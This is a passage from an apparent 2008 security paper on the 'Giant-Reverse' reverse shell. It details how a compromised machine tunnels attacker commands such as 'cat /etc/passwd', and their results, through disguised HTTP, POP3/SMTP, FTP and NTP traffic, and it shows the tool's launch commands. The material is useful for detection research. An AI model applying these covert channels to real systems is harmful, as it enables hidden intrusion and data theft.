HTTP implementation utilizes the standard HTTP requests and responses for communication between NGRS Server and NGRS Client. NGRS Server is the piece running on the attacker machine that is external, while NGRS Client is the piece running on the compromised machine that is internal and resides within an organization network. NGRS Client always issues HTTP requests while NGRS Server issues HTTP responses. HTTP request packets carry the “Keep Alive” messages as well as the results of command execution while, on the other hand, HTTP response packets carry the commands which the attacker wants to run on

the compromised machine. The types of HTTP requests and responses implemented within NGRS are as follows:

HTTP Requests: GET, and POST
HTTP Responses: 200 OK, and 404 Not Found.

The HTTP Request “**GET**” is used for Keep Alive messages while “**POST**” request carries information related to command execution, in other words, the results. In the same manner, the Response “**200 OK**” carries the shell command which the user wants to run remotely while the Response “**404 Not Found**” carries internal NGRS command.

Here are four examples of the four types of HTTP headers:

<i>Example #1</i>	
HTTP Header	GET Request
From/To	Sent from the client (victim), To the server (attacker)
Purpose	Carries internal negotiation information (Keep Alive)
<pre>GET /I/am/ready HTTP/1.1 Host: www.securebits.org User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14 Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Connection: keep-alive</pre>	

<i>Example #2</i>	
HTTP Header	200 OK
From/To	Sent from the server (attacker), To the client (victim)
Purpose	Carries the command to be executed
<pre>HTTP/1.1 200 OK Date: Thu, 26 Jun 2008 13:11:29 GMT Server: Apache/1.3.39 (Unix) mod_gzip/1.3.26.1a mod_log_bytes/1.2 mod_bwlimited/1.4 mod_mono/1.2.5 mod_auth_passthrough/1.8 FrontPage/5.0.2.2635 DAV/1.0.3 mod_ssl/2.8.30 OpenSSL/0.9.7a Last-Modified: Wed, 25 Jun 2008 06:10:30 GMT ETag: "cc2ae-3cf-4861e156" Accept-Ranges: bytes Content-Length: 15 Keep-Alive: timeout=15, max=100 Connection: Keep-Alive Content-Type: text/html <html>ls</html></pre>	

<i>Example #3</i>	
HTTP Header	POST Request
From/To	Sent from the client (victim), To the server (attacker)
Purpose	Carries the results of the command execution
<pre>POST /results HTTP/1.1 Host: www.securebits.org User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14 Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Connection: keep-alive Referer: http://www.securebits.org/I/am/ready Content-Type: application/x-www-form-urlencoded Content-Length: 17 File1 File2 File3</pre>	

Example #4	
HTTP Header	404 Not Found
From/To	Sent from the server (attacker), To the client (victim)
Purpose	Carries internal negotiation information
<pre> HTTP/1.1 404 Not Found Date: Thu, 26 Jun 2008 13:11:33 GMT Server: Apache/1.3.39 (Unix) mod_gzip/1.3.26.1a mod_log_bytes/1.2 mod_bwlimited/1.4 mod_mono/1.2.5 mod_auth_passthrough/1.8 FrontPage/5.0.2.2635 DAV/1.0.3 mod_ssl/2.8.30 OpenSSL/0.9.7a Keep-Alive: timeout=15, max=97 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html <html>set_encoding 1</html> </pre>	

The following is a complete communication, with different scenarios, that takes place between the NGRS client and the NGRS server:

[1] At the beginning, the client sends an HTTP GET request as a Keep Alive packet which includes the message “I am ready”. It is sent to indicate the client’s readiness to accept commands from the server. It also shows that the connection between the client and the server is established. The Keep Alive packet is also sent from time to time later on, so it is not just an initial message. It is sent embedded in the HTTP header as show in “Example #1” previously.

```
GET /I/am/ready HTTP/1.1
```

[2] When the user wants to run a command, NGRS Server sends an HTTP response embedding the command. The HTTP response is always “200 OK”. The command is included in the HTTP data section following the header and it is enclosed between two html tags: <html> and </html> “Example #2” previously shows a complete HTTP header sending the command ls. Other examples would be:

```
<HTML>ls -l</HTML>
<HTML>cat /etc/passwd</HTML>
```

[3] NGRS Client extracts and runs the command in the shell process, and then sends the results back embedded in an HTTP POST packet. The results are always sent in the HTTP data section following the POST header. Needless to mention, the content-length variable in the HTTP POST header should match the length of the results sent. “Example #3” before shows the results of running ls command being sent to the user.

[4] When the attacker issues one of the internal NGRS commands, it will be sent using HTTP **404 Not Found** response. Internal NGRS commands are used to set or get specific variables that affect the communication behavior between the client and the server. Examples of such commands are “set_server_ip”, “get_server_ip”, “set_protocol”, “get_protocol”, “set_port”, “get_port”, etc. The section “Internal NGRS Command System” previously has explained those commands and their uses. “Example #4” previously shows an HTTP **404 Not Found** response containing the internal command “set_encoding 1”. The command is enclosed between two HTML tags: <HTML> and </HTML>. Other examples would be:

```
<HTML>get_ready</HTML>
<HTML>set_protocol smtp</HTML>
<HTML>set_port 8000</HTML>
```

[5] The reply from the client to any of the internal command uses HTTP POST request. If the internal command was a “set” command, the reply acknowledges the change. And if the command was a “get” command, the reply echoes the specific value of the variable.




Figure 6 HTTP-Based Implementation

6.4 SMTP/POP3-Based Implementation

SMTP and POP3 protocols are also common protocols used in organization networks. They are used to send emails (SMTP) and download emails (POP3). NGRS utilizes these protocols to establish a reverse shell tunnel, transfer commands, and send real time results. The NGRS client, that is the piece running inside a network, connects to the NGRS server on port 110 (POP3) and checks for both internal commands and shell commands. Internal commands are used between the NGRS client and server to maintain the session and negotiate different parameters while the shell commands are the commands entered by the user to execute on the internal machine. When the NGRS client wants to send the results of the execution to the server, it connects to port 25 (SMTP) and send the result in a way similar to an email.

The POP3 commands used by NGRS are: **USER**, **PASS**, **LIST**, and **RETR**. The **USER** and **PASS** commands are used at the beginning of the session to make it appear as a real POP3 session. However, the commands **STAT** and **RETR** are used continuously to check for new commands. This process can be detailed as follows:

[1] First, the NGRS client establishes a TCP connection on port 110 to the NGRS server using the standard TCP handshake. Once this connection is established, the NGRS server sends a normal POP3 greeting message like this:

```
Server: +OK
```

[2] In order to make the communication looks like a real POP3 session, the NGRS client at this stage sends "USER" and "PASS" commands along with some random arguments. The server replies with positive answer:

```
Client: USER ngrs_client_pop3
Server: +OK
Client: PASS ngrs_client_pop3
Server: +OK
```

[3] The NGRS client sends the **LIST** command. This command serves two purposes: if there is any command needs to be sent, it will be listed by the reply to the **LIST** command. Also, the **LIST** command can act as "keep-alive" message. If the server is idle of some time, the client keeps sending the **LIST** command frequently to keep the session up. In the first case, where there is a command (internal or shell) from the server, the traffic will be like this:

```
Client: LIST
Server: +OK 1 message (<size> octets)
      1 <size>
      .
```

In the second case, where there the server is idle, the communication looks like this:

```
Client: LIST
Server: there are no messages
```

[4] If the LIST command produces a list of 1 message, it means there is a command from the user. The client, then, issues the POP3 command “RETR” with argument “1” to retrieve what the user has entered. The content of the message can be either an internal NGRS command or a shell command.

```
Client: RETR 1
Server: +OK 100 octets
       <internal or shell command>
       .
```

An internal command can be any of the 16 commands discussed earlier such as `get_server_ip`, `set_server_ip`, `get_protocol`, `set_protocol`, `get_port`, `set_port`, `get_ready`, `set_ready`, `get_encoding`, `set_encoding`. Here are two examples of that:

Client: RETR 1 Server: +OK 14 octets set_encoding 1 .	Client: RETR 1 Server: +OK 17 octets set_protocol http .
--	---

Here are another two examples of transferring shell commands:

Client: RETR 1 Server: +OK 5 octets ls -l .	Client: RETR 1 Server: +OK 15 octets cat /etc/passwd .
--	---

After the client receives the user’s command, it executes it and then returns the result back to the server. Sending the results utilizes the SMTP protocol on port tcp/25. This process mimics the exact process of sending normal email through SMTP. The SMTP commands used are: **HELO**, **MAIL FROM**, **RCPT TO**, **DATA**, and **QUIT**. The server replies with positive responses to these commands. This process can be summarized in the following steps:

[1] The client establishes the SMTP connection to the server on port 25. This consists of the TCP three-way handshake. Once the TCP connection is established, the server sends the normal SMTP banner:

```
Server: 220 NGRS Simple Mail Transfer Service Ready
```

[2] After that, the initial SMTP transaction between the client and the server takes place. This makes the communication looks like a real SMTP transaction:

```
Client: HELO ngrs
Server: 250 NGRS
Client: MAIL FROM: <client@ngrs.rs>
Server: 250 OK
Client: RCPT TO: <server@ngrs.rs>
Server: 250 OK
Client: DATA
Server: 354 Start mail input; end with <CRLF>.<CRLF>
```

[3] The client now sends the result to the server. When the result is transferred, the client sends a dot (.) to indicate the end of the result.

```

Client: file1
       file2
       file3
       .
Server: 250 OK
Client: QUIT
Server: 221 NGRS Service closing transmission channel

```

6.5 FTP-Based Implementation

The NGRS FTP implementation uses both FTP “control” session and FTP “data” session. The FTP “control” session is always established to port 21 on the server while the port used for “data” session varies. Standard FTP service has two options for “data” session: active and passive. In the “Active” FTP, the FTP server initiates a connection to the client on a port number > 1023. However, in the “passive” FTP, the FTP client initiates a connection to the server on a port number > 1023. NGRS implements only the passive mode since most firewalls are configured to block inbound connections.

Before any real NGRS communication happens between the client and the server, the client and the server communicate standard FTP to establish a proper FTP session. This initial standard communication takes place on port 21, the FTP control session. After that, the client asks to switch to “passive” mode. Then, the client issues “LIST”. Ideally, the “LIST” command lists the files and directories in the current Working Directory (e.g. similar to ‘dir’ or ‘ls’). The result for LIST command in NGRS implementation is what determines the shell commands.

Initially, the FTP session is established as follows:

```

Server Response: 220 Microsoft FTP Service
Client Request:  USER ngrs_client_ftp
Server Response: 331 Password required for ngrs_client_ftp.
Client Request:  PASS ngrs_client_ftp
Server Response: 230 User ngrs_client_ftp logged in.
Client Request:  XPWD
Server Response: 257 "/" is current directory.
Client Request:  TYPE A
Server Response: 200 TYPE set to A
Client Request:  PASV
Server Response: 227 Entering Passive Mode (1,2,3,4,11,110).

```

The client then connects to the port specified by the latest server response to open the active FTP Data session. In the example above, the server IP address is 1.2.3.4 and the passive FTP port is 2926 (11*256+110). When the data session is established, the client sends “LIST” command on the FTP Control channel:

```

Client Request:  LIST
Server Response: 125 Data connection already open; Transfer starting.

```

The reply from server comes through the active Data Channel in ASCII format. NGRS is designed to send back two rows: the first one contains “Internal NGRS command” while the second contains “Shell command” to be executed. If any of the command is not set, the row contains “NULL” word. A typical reply will look something like this:

```

04-30-08 12:28PM    14 set_encoding.0
04-30-08 12:28PM     2 ls

```

Each row contains the last-modified date and time, the size of the command, and the command string. The last-modified time and the size are irrelevant to our implementation and they are there to make the reply looks authentic. If, for example, the NGRS server does not want to send any internal command, the reply to ‘LIST’ will look similar to this:

```
04-30-08 12:28PM    4 NULL
04-30-08 12:28PM    2 ls
```

Once the transfer is completed, the FTP Data session is terminated gracefully, and the server sends the following message through the FTP Control session:

```
Server Response:    226 Transfer complete.
```

Now, when the NGRS Client on the compromised system executes the command, the output result is sent as a file that gets uploaded to the NGRS Server. First, the client issues the “STOR” command on the FTP Control session; the name of the file is the command being executed:

```
Client Request:    STOR ls
Server Response:   125 Data connection already open; Transfer starting.
```

The result is then sent from the client to the server through the FTP Data session:


```
file1
file2
file3
```

After the successful transfer, the data session is gracefully terminated.

6.6 NTP-Based Implementation

Network Time Protocol (NTP) is protocol of choice for time synchronization. It is a stateless UDP protocol that uses port number 123, and it functions in a client-server mode. In its simplest form, the client sends a request to the server and receives a response back. The actual implementation of NTP protocol is beyond the scope of this paper; however, the focus here is on how to utilize the NTP protocol packets to tunnel reverse-shell.

The NTP packet has a fixed size, and unlike the previously discussed protocols (i.e. HTTP, FTP, POP3, and SMTP), the NTP protocol is not an ASCII-oriented protocol but rather a field-oriented. On top of IP and UDP headers, the NTP header is 48 bytes and has the following fields:



The last four 8-byte fields have the same time stamp format; the 64-bit field is an unsigned fixed-point number that is divided into two halves: the first 32 bits represents the number of seconds relative to January 1st, 1900, while the other 32 bits represents the fraction part. A typical NTP time stamp may look like the following:

```
cc a1 b4 ef db b1 2f b8
Oct 16, 2008 12:41:19.8582 UTC
```

The ASCII representation is the interpretation of Wireshark V. 1.0 application. It is worth mentioning that Wireshark does not interpret time stamp dated before January 1st, 1970. So, it is better when embedding any piece of data in an NTP time stamp to fix the first byte to a value that reflects the current year. Also, this will give time stamps a reliable view. For example, to embed the shell command “ls -l” in a time stamp, we can choose the first byte to be ‘CC’ which makes the time stamp falls within the year 2008. The whole time stamp looks like this:

```
cc 6c 73 20 2d 6c 00 00 .ls -l.
Sep 6, 2008 03:10:24.1774 UTC
```

Given that the NTP header is only 48 bytes, embedding large chunk of data requires sending multiple packets where every packet contains a portion of the large chunk. The proposed algorithm to send long stream of data is as follows:

The Reference Clock ID field (4 bytes) and the four time stamp fields (total of 32 bytes) are used to carry data; since the most significant byte of every time stamp is fixed (e.g. CC), we are left with 28 bytes plus 4 which give a total of 32 bytes of data. On the other hand, the Peer Clock Precision field (1 byte) is used to indicate the total number of NTP packets needed to transfer the whole chunk of data while the least-significant byte of the Root Delay field is used to indicate the current order of the current NTP packet.

For example, to transfer 120 bytes of data, 4 NTP packets are needed. The Peer Clock Precision field in all the packets is fixed to 0x04. The least-significant byte of the Root Delay field in every packet carries the order of this particular packet, e.g. 1, 2, 3, 4. If we assume the 120 bytes are the following:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$
ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$
ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$
```

The 4 NTP packets would be:

Packet #1

```
Peer Clock Precision: 0x04 (16.000000 sec)
Root Delay:          0x00000001 (0.0000 sec)
Reference Clock ID:  0x41424344 ABCD (65.66.67.68)

Reference Clock Update Time: cc 45 46 47 48 49 4a 4b .EFGHIJK
Aug 7, 2008 10:00:39.2824 UTC

Originate Time Stamp: cc 4c 4d 4e 4f 50 51 52 .LMNOPQR
Aug 12, 2008 17:56:30.3098 UTC

Receive Time Stamp:   cc 53 54 55 56 57 58 59 .STUVWXY
Aug 18, 2008 01:52:21.3373 UTC

Transmit Time Stamp:  cc 5a 31 32 33 34 35 36 .Z123456
Aug 23, 2008 06:48:18.2000 UTC
```

Packet #2

```
Peer Clock Precision: 0x04 (16.000000 sec)
Root Delay:          0x00000002 (0.0000 sec)
Reference Clock ID:  0x37383930 7890 (55.56.57.48)

Reference Clock Update Time: cc 21 40 23 24 41 42 43 .!@$ABC
Jul 11, 2008 02:12:51.1416 UTC

Originate Time Stamp: cc 44 45 46 47 48 49 4a .DEFGHIJ
Aug 6, 2008 15:44:06.2784 UTC

Receive Time Stamp:   cc 4b 4c 4d 4e 4f 50 51 .KLMNOPQ
```

Aug 11, 2008 23:39:57.3059 UTC

Transmit Time Stamp: cc 52 53 54 55 56 57 58 .**RSTUVWX**
Aug 17, 2008 07:35:48.3333 UTC

Packet #3

Peer Clock Precision: 0x**04** (16.000000 sec)
Root Delay: 0x000000**03** (0.0000 sec)
Reference Clock ID: 0x595a3132 **YZ12** (89.90.49.50)
Reference Clock Update Time: cc 33 34 35 36 37 38 39 .**3456789**
Jul 24, 2008 17:02:45.2118 UTC
Originate Time Stamp: cc 30 21 40 23 24 41 42 .**0!@#SAB**
Jul 22, 2008 09:05:04.1373 UTC
Receive Time Stamp: cc 43 44 45 46 47 48 49 .**CDEFGHI**
Aug 5, 2008 21:27:33.2745 UTC
Transmit Time Stamp: cc 4a 4b 4c 4d 4e 4f 50 .**JKLMNQP**
Aug 11, 2008 05:23:24.3020 UTC

Packet #4

Peer Clock Precision: 0x**04** (16.000000 sec)
Root Delay: 0x000000**04** (0.0001 sec)
Reference Clock ID: 0x51525354 **QRST** (81.82.83.84)
Reference Clock Update Time: cc 55 56 57 58 59 5a 31 .**UVWXYZ1**
Aug 19, 2008 14:25:27.3451 UTC
Originate Time Stamp: cc 32 33 34 35 36 37 38 .**2345678**
Jul 23, 2008 22:46:12.2079 UTC
Receive Time Stamp: cc 39 30 21 40 23 24 00 .**90!@#S**
Jul 29, 2008 05:58:57.2505 UTC
Transmit Time Stamp: cc 00 00 00 00 00 00 00
Jun 15, 2008 20:54:24.0000 UTC

To have a reverse shell tunneled in NTP protocol, the same algorithm, discussed recently, can be applied to transfer the commands and the results between the client and the server. The overall steps required to perform NTP-tunneled reverse shell can be summarized in these points:

[1] The server is bound to UDP port 123 and listens for interesting NTP packets that have pre-set values. In order to avoid confusion between normal NTP packets and NTP packets used within NGRS, the initial NTP packet sent from the client to the server has all of its four time stamps (i.e. Reference Clock Update Time, Originate Time Stamp, Receive Time Stamp, and Transmit Time Stamp) set to “January 1st, 1970”. This initial NTP packet is sent only once at the beginning of the transaction.

[2] Upon receiving the “initial” NTP packet, the server now knows the client as being the NGRS client. Then, the sever waits for the keep-alive message from the client. The “Keep Alive” message is sent iteratively to maintain the communication between the client and the server.

[3] When the server receives the “keep alive” message, the server reads the command from the user. This command can be either an internal NGRS command or a shell command. The command is tunneled in NTP packet(s) according to the algorithm described previously. If the command is less than 32 bytes, it is sent in one NTP packet. If it is greater than 32 bytes, it is sent in multiple NTP packets.

[4] The client extracts the command from the NTP packet(s) sent by the server, evaluate the command, and performs the corresponding action. If the command is an internal NGRS

command, the client performs the required action. Otherwise, the command is assumed to be a shell command and it gets executed on the shell. The result is tunneled through NTP back to the server.

[5] When the server receives the NTP packet(s) from the client, it extracts the result and prints it to the users.

7.0 Giant-Reverse, The Tool of Trade

Giant-Reverse (GR) is the platform for next generation reverse shell. Written in C, it is an open source network security tool. At the time of writing this paper, GR is in Beta version (0.9) and works only on Linux systems. Future versions of the tool will be ported to other operating systems including Windows.

The same code can be compiled on both the server and the client; and the same piece of binary runs on both systems, too. The tool can run in two modes: client mode and server mode. Client mode is the default mode; however, with the option (-L), the tool runs in the server mode.

```
On the server:      #./gr -L
On the client:     #./gr -s <server_ip> OR #./gr -S <server_ip_list_file>
```

8.0 Final Notes

Future enhancements of the Next Generation Reverse Shell will include additional tunneling protocols, especially ICMP and DNS. ICMP Echo and Echo Reply messages can carry arbitrary data on their payloads. Such payloads can be utilized to tunnel reverse-shell transaction between a client and a server. DNS tunneling is one of the known tunneling methods where DNS queries/replies carry alphanumerically encoded arbitrary data. Such method of DNS tunneling could be used to tunnel “reverse-shell” transaction.

Additional enhancements will also include features beyond “shell” tunnel, like tunneling “*Remote Desktop Protocol (RDP)*” and “*Virtual Network Computing (VNC)*”. In this case, the user would have remote desktop connection or remote VNC to internal systems where all the transactions are reversely tunneled in protocols like HTTP, POP3, SMTP, FTP, etc.

9.0 Summary

Reverse shell is a method by which a user (an attacker or security professional) gains remote shell to a remote machine residing in an internal network where the remote machine establishes the connection to the user’s server machine. The current implementations of reverse shell lack many features that make them stand in the modern era of network security. This paper proposed the Next Generation Reverse Shell (NGRS) implementation that provides features like flexibility, stealthiness, reliability, and maintainability. The implementation features of Next Generation Reverse Shell can be summarized in the following points:

[1] Next Gen. Reverse Shell utilizes standard protocols to tunnel shell commands and execution results. Protocols like HTTP, SMTP, POP3, FTP, NTP, and ICMP can be used carry, and transfer arbitrary data without violating the standard implementation of these protocols.

[2] Next Gen. Reverse Shell has the ability to automatically detect the open ports on the firewall.

[3] Next Gen. Reverse Shell provides the ability to run simultaneously multiple Shells over single stream.

[4] Next Gen. Reverse Shell provides the ability to control multiple compromised systems at once.

[5] Next Gen. Reverse Shell gives the user the ability to change the tunneling protocol and port number at any time.

[6] Next Gen. Reverse Shell has the ability to suspend the client agent for specific amount of time. When a client is suspended, the status of the running Shells remain the same; and when the period of suspension ends, the client re-establishes the connection again while the preserving the Shell.

[7] Next Gen. Reverse Shell automatically re-establishes the connection in case of disconnection.

[8] Next Gen. Reverse Shell provides the ability to conceal the transferred shell commands or execution results by alphanumerically encoding data.

[9] Next Gen. Reverse Shell distinguishes between different sets of commands. There is internal command set and shell command set. Internal commands are used by the user to control the behavior of the Next Gen. Reverse Shell application.

10.0 Bibliography

- [1] C Pipe, using the UNIX pipe in C
<http://www.samag.com/documents/s=1222/sam1031248793855/a6.htm>
- [2] Cisco, Cisco Intrusion Prevention System (IPS).
<http://www.cisco.com/en/US/products/sw/secursw/ps2113/index.html>
- [3] Julius Plenz, Little Reverse Shell Guide
<http://www.plenz.com/reverseshell>
- [4] Microsoft. Microsoft NTLM.
<http://msdn.microsoft.com/en-us/library/aa378749.aspx>
- [5] Netcat, the GNU Netcat
<http://netcat.sourceforge.net/>
- [6] RFC 1939, Post Office Protocol version 3
<http://www.faqs.org/rfcs/rfc1939.html>
- [7] RFC 2616, Hypertext Transfer Protocol – HTTP/1.1
<http://www.faqs.org/rfcs/rfc2616.html>
- [8] RFC 792, Internet Control Message Protocol
<http://www.faqs.org/rfcs/rfc792.html>
- [9] RFC 821, Simple Mail Transfer Protocol
<http://www.faqs.org/rfcs/rfc821.html>
- [10] RFC 958, Network Time Protocol
<http://www.faqs.org/rfcs/rfc958.html>
- [11] RFC 959, File Transfer Protocol
<http://www.faqs.org/rfcs/rfc959.html>
- [12] Snort, an open source network intrusion prevention and detection system
<http://www.snort.org/>
- [13] SSH, OpenSSH
<http://www.openssh.com/>
- [14] Wireshark, Network Protocol Analyzer
<http://www.wireshark.org/>